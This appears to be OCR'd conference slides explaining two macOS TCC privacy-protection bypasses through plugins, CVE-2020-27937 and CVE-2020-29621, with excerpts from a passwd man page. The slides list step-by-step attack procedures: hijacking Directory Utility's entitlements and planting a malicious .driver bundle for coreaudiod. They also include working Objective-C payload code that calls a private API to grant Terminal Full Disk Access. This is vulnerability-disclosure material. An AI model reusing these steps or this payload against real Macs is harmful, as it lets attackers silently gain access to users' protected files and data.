


```
DESCRIPTION
     These functions obtain information from opendirectoryd(8), including records in
     /etc/master.passwd which is described in master.passwd(5).  Each entry in the database is
     defined by the structure passwd found in the include file <pwd.h>:

           struct passwd {
                   char    *pw_name;       /* user name */
                   char    *pw_passwd;     /* encrypted password */
                   uid_t   pw_uid;         /* user uid */
                   gid_t   pw_gid;         /* user gid */
                   time_t  pw_change;      /* password change time */
                   char    *pw_class;      /* user access class */
                   char    *pw_gecos;      /* Honeywell login info */
                   char    *pw_dir;        /* home directory */
                   char    *pw_shell;      /* default shell */
                   time_t  pw_expire;      /* account expiration */
                   int     pw_fields;      /* internal: fields filled in */
           };

:
```

TCC bypasses through plugins

Changing NFSHomeDirectory aka CVE-2020-27937


1. Copy Directory Utility to location not protected by the SIP
2. Inject a malicious plugin that will be executed with the Directory Utility’s private TCC entitlements
3. Prepare a fake TCC SQLite3 database with fake permissions
4. Modify the NFSHomeDirectory
5. Restart TCCd, so it will load our fake database basing on the NFSHomeDirectory
6. Full user TCC bypass achieved 😎



```
sh-3.2$
```

TCC bypasses through plugins

Full TCC bypass via coreaudiod aka CVE-2020-29621



```
sh-3.2$ codesign -d --entitlements :- coreaudiod
Executable=/private/tmp/coreaudiod
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>com.apple.private.airplay.mangrove.client</key>
        <true/>
        <key>com.apple.private.audio.driver-host</key>
        <true/>
        <key>com.apple.private.kernel.audio_latency</key>
        <true/>
        <key>com.apple.private.kernel.work-interval</key>
        <true/>
        <key>com.apple.private.tcc.manager</key>
        <true/>
        <key>com.apple.security.cs.disable-library-validation</key>
        <true/>
```


TCC bypasses through plugins

Full TCC bypass via coreaudiod aka CVE-2020-29621


1. Create a malicious macOS bundle with “.driver” extension
2. Plant it in /Library/Audio/Plug-Ins/HAL/
3. Restart the coreaudiod
4. We can now fully control TCCd 😎

TCC bypasses through plugins

Full TCC bypass via coreaudiod aka CVE-2020-29621



```
#import <Foundation/Foundation.h>
#import <Security/Security.h>
extern void TCCAccessSetForBundleIdAndCodeRequirement(CFStringRef TCCAccessCheckType, CFStringRef bundleID, CFDataRef requirement, CFBooleanRef giveAccess);

void add_tcc_entry() {
    CFStringRef TCCAccessCheckType = CFSTR("kTCCServiceSystemPolicyAllFiles");

    CFStringRef bundleID = CFSTR("com.apple.Terminal");
    CFStringRef pureReq = CFSTR("identifier \"com.apple.Terminal\" and anchor apple");
    SecRequirementRef requirement = NULL;
    SecRequirementCreateWithString(pureReq, kSecCSDefaultFlags, &requirement);
    CFDataRef requirementData = NULL;
    SecRequirementCopyData(requirement, kSecCSDefaultFlags, &requirementData);

    TCCAccessSetForBundleIdAndCodeRequirement(TCCAccessCheckType, bundleID, requirementData, kCFBooleanTrue);
}
```



```
$ 
```


Allow the apps below to access data like Mail, Messages, Safari, Home, Time Machine backups and certain administrative settings for all users on this Mac.

Click the lock to make changes.

